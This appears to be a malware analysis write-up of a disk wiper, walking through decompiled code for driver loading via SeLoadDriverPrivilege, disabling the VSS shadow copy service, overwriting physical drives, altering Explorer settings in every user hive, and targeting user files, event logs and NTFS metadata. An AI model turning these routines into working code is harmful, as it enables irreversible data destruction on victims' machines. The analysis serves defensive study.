
Loading driver as a service

The malware gets privilege to `SeLoadDriverPrivilege` to take access to load a driver as a service.




```
ProcessHeap = GetProcessHeap();
v4 = HeapAlloc(ProcessHeap, 8u, 0x40u);
if ( v4 )
{
  CurrentProcess = GetCurrentProcess();
  if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle) )
  {
    LookupPrivilegeValueW(0, L"SeLoadDriverPrivilege", &v4->Privileges[0].Luid);
    v4->PrivilegeCount = 1;
    v4->Privileges[0].Attributes = 2;
    hSCManager = AdjustTokenPrivileges(TokenHandle, 0, v4, 0, 0, 0);
  }
```

I will give you the API sequence used to start this process: `OpenSCManagerW()` => `OpenServiceW()` => `CreateServiceW()` => `StartServiceW()`



```
if ( hSCManager )
{
  if ( lpBinaryPathName )
  {
    v7 = OpenSCManagerW(0, L"ServicesActive", 3u);
    hSCManager = v7;
    if ( !v7 )
    {
      LastError = GetLastError();
      SetLastError(LastError);
      return 0;
    }
    ServiceW = OpenServiceW(v7, lpServiceName, 0x16u);
    if ( ServiceW )
    {
      memset(&ServiceStatus, 0, sizeof(ServiceStatus));
      if ( QueryServiceStatus(ServiceW, &ServiceStatus) )
      {
        started = ServiceStatus.dwCurrentState == 4;
      }
      else if ( !ChangeServiceConfigW(ServiceW, 1u, 3u, 1u, lpBinaryPathName, 0, 0, 0, 0, 0, 0) )
      {
        v15 = ServiceW;
        v12 = CloseServiceHandle;
```




```
  ServiceW = CreateServiceW(
               hSCManager,
               lpServiceName,
               lpServiceName,
               0xF01FFu,
               1u,
               3u,
               1u,
               lpBinaryPathName,
               0,
               0,
               0,
               0,
               0);
  if ( !ServiceW )
  {
    v11 = GetLastError();
    goto LABEL_12;
  }
  v19 = 1;
}
for ( i = 0; i < 5; ++i )
{
  if ( started )
    break;
  started = StartServiceW(ServiceW, 0, 0);
  Sleep(1000u);
}
```

And so the driver process should be up and running.

VSS service disabling


Another interesting capability presented by the sample is to disbable the **shadow copy** service in order to avoid even a partial recovery of the files.



```
if ( mw_load_drive(&v37) )
{
  v14 = 0;
  v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
  TokenHandle.dwLowDateTime = v15;
  if ( v15 )
  {
    v16 = OpenServiceW(v15, L"vss", 0x22u);
    vss_handle = v16;
    if ( v16 )
    {
      if ( !ChangeServiceConfigW(v16, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0) )
        v14 = v11();
      ControlService(vss_handle, 1u, 0);
      CloseServiceHandle(vss_handle);
      CloseServiceHandle(TokenHandle.dwLowDateTime);
    }
```


Wiping Partitions

In this step, malware is tampering and wiping the disk data, by carrying out a cycle of 100 iterations on the `\\.\PhysicalDrive` object that is can access. The permission is gained by `DeviceIoControl` windows API.



```
for ( i = 0; i <= 100; ++i )
  mw_choose_partition_and_wipe(mw_do_ops);
```


In this function, malware gets handle to `0x70050` (IOCTL_DISK_GET_DRIVE_LAYOUT_EX) from function `DeviceIoControl` with `IoControlCode` to get the device number.




```
wnsprintfW(pszDest, 260, L"\\\\.\\PhysicalDrive%u", a1);
v5 = DeviceIO_access_control(pszDest, &v26, v25);
v6 = v5;
if ( v5 != -1 )
{
  if ( !v5 )
    return 0;
  v7 = 9408;
  ProcessHeap = GetProcessHeap();
  v3 = HeapAlloc(ProcessHeap, 8u, 0x24C0u);
  DeviceIoControl(v6, 0x70050u, 0, 0, v3, 0x24C0u, &BytesReturned, 0);
  if ( GetLastError() == 122 )
  {
    while ( 1 )
    {
      v9 = GetProcessHeap();
      HeapFree(v9, 0, v3);
      v7 += 144;
      v3 = 0;
      if ( v7 >= 0x48C0 )
        break;
      v10 = GetProcessHeap();
      v3 = HeapAlloc(v10, 8u, v7);
      if ( !v3 )
      {
        GetLastError();
        break;
      }
      DeviceIoControl(v6, 0x70050u, 0, 0, v3, v7, &BytesReturned, 0);
```

Handle to
IOCTL_DISK_GET_DRIVE_LAYOUT_EX

In `alloc_and_read_operations_on_disk` function, malware reads operations using `CreateFileW` & `DeviceIoControl` used for perform task on `NTFS` based disk for which **FSCTL_GET_NTFS_VOLUME_DATA**



```
  if ( GetModuleFileNameW(0, Filename, 0x104u) )
    ReadWrite_IO_on_disk(Filename, &v37);
  for ( i = 0; i <= 100; ++i )
    mw_choose_partition_and_wipe(i, &v38, mw_do_ops);
  mw_alloc_and_read_operations_on_disk(L"C:\\System Volume Information", 1, &v38);
```




```
if ( DeviceIoControl(*&v40[40], IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS, 0, 0, v17, 0x80u, &v41, 0)
  && (memset(v40, 0, 40), v18 = GetProcessHeap(), (v19 = HeapAlloc(v18, 0, 0x60u)) != 0) )
{
  v20 = DeviceIoControl(*&v40[40], FSCTL_GET_NTFS_VOLUME_DATA, 0, 0, v19, 0x60u, &BytesReturned, 0);
```

Global Folder Options

The malware modifies a couple of `GlobalFolderOptions` to achieve more stealth.


- `showCompColor` : Displays compressed and encrypted NTFS files in color.
- `ShowInfoTip` : Shows pop-up descriptions for folder and desktop items.



```
memset(Class, 0, sizeof(Class));
cchClass = 260;
cSubKeys = 0;
RegQueryInfoKeyW(HKEY_USERS, Class, &cchClass, 0, &cSubKeys, 0, 0, 0, 0, 0, 0, 0);
if ( cSubKeys )
{
  for ( i = 0; i < cSubKeys; ++i )
  {
    cchName = 255;
    if ( !RegEnumKeyExW(HKEY_USERS, i, Name, &cchName, 0, 0, 0, 0) )
    {
      phkResult = 0;
      if ( !RegOpenKeyW(HKEY_USERS, Name, &phkResult) )
      {
        hKey = 0;
        if ( !RegOpenKeyW(phkResult, L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced", &hKey) )
        {
          *Data = 0;
          RegSetValueExW(hKey, L"ShowCompColor", 0, 4u, Data, 4u);
          RegSetValueExW(hKey, L"ShowInfoTip", 0, 4u, Data, 4u);
          RegCloseKey(hKey);
        }
        RegCloseKey(phkResult);
      }
    }
  }
}
```


Encrypting system files

After this preparation, the malware calls some functions to enumerate all important data on the disk and corrupt it.




```
for ( j = 0; j <= 100; ++j )
  mw_choose_partition_and_wipe(j, &v35, mw_check_if_disk_is_FAT);
mw_get_drives_strings(mw_get_NTFS_attributes, &v35);
mw_loop_on_dir(mw_check_for_APPDATA, L"\\\\?\\C:\\Documents and Settings", mw_checks_ntusr_and_enc, &v35);
mw_loop_on_dir(mw_check_for_desktop_and_documents, L"\\\\?\\C:\\Documents and Settings", mw_enc, &v35);
mw_alloc_and_read_operations_on_disk(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, &v35);
```

If the system is FAT32, the malware overwrites random data on disk.




```
result = mw_select_file(a5, SHIDWORD(a5), v20);
v16 = result;
if ( result )
{
  v6 = *(a2 + 11) * *(a2 + 13);
  v14 = *(a2 + 11);
  v13 = v22;
  v12 = v21;
  v7 = sub_4010B0(*(a2 + 48), v6);
  mw_encrypt_by_overwrite_random_data(a4, a3, a5 + v7, (a5 + v7) >> 32, v12, v13, v14, v6);
  v15 = *(a2 + 11);
  v8 = sub_4010B0(*(a2 + 56), v6);
  mw_encrypt_by_overwrite_random_data(a4, a3, a5 + v8, (a5 + v8) >> 32, v6, 0, v15, v6);
  return v16;
```

In this step, Disk is gonna die. Look at details from the function `mw_encrypt_by_overwrite_random_data` that overwrites disk.



```
phProv = (__PAIR64__(a6, a5) + __PAIR64__(a4, a3)) >> 32;
while ( 1 )
{
  v24 = v23[4];
  v25 = v23[2];
  v26 = v23[3];
  HIDWORD(v41) = v23[5];
  LODWORD(v41) = v24;
  v27 = __PAIR64__(v26, v24) + __PAIR64__(HIDWORD(v41), v25);
  if ( __PAIR64__(phProv, v43) >= __PAIR64__(v26, v25) && __PAIR64__(phProv, v43) < v27 )
  {
    v32 = v25 - v43;
    v31 = (__PAIR64__(v26, v25) - __PAIR64__(phProv, v43)) >> 32;
    v33 = v41;
    v23[2] = a3;
    v34 = __PAIR64__(a6, a5) + __PAIR64__(v31, v33) + __PAIR64__(HIDWORD(v41), v32);
    v23[3] = a4;
    result = v23;
    *(v23 + 2) = v34;
    return result;
  }
  if ( __PAIR64__(a4, a3) > __PAIR64__(v26, v25) )
  {
    if ( __PAIR64__(phProv, v43) <= v27 )
      goto LABEL_35;
    if ( __PAIR64__(a4, a3) <= v27 )
    {
      v35 = v41 - v27;
      v36 = __CFADD__(v43, v41 - v27);
      v23[4] = v43 + v41 - v27;
      result = v23;
      v23[5] = phProv + v36 + HIDWORD(v35);
      return result;
```


Otherwise, If the system is NTFS, the malware gets system attributes like `$Bitmap` & `$LogFile` that impacts **Master Boot Record **(MBR).




```
v10[0] = L"$Bitmap";
v10[1] = L"$LogFile";
memset(psz1, 0, sizeof(psz1));
v2 = lpString;
do
{
  v3 = *v2++;
  *(v2 + psz1 - lpString - 2) = v3;
}
while ( v3 );
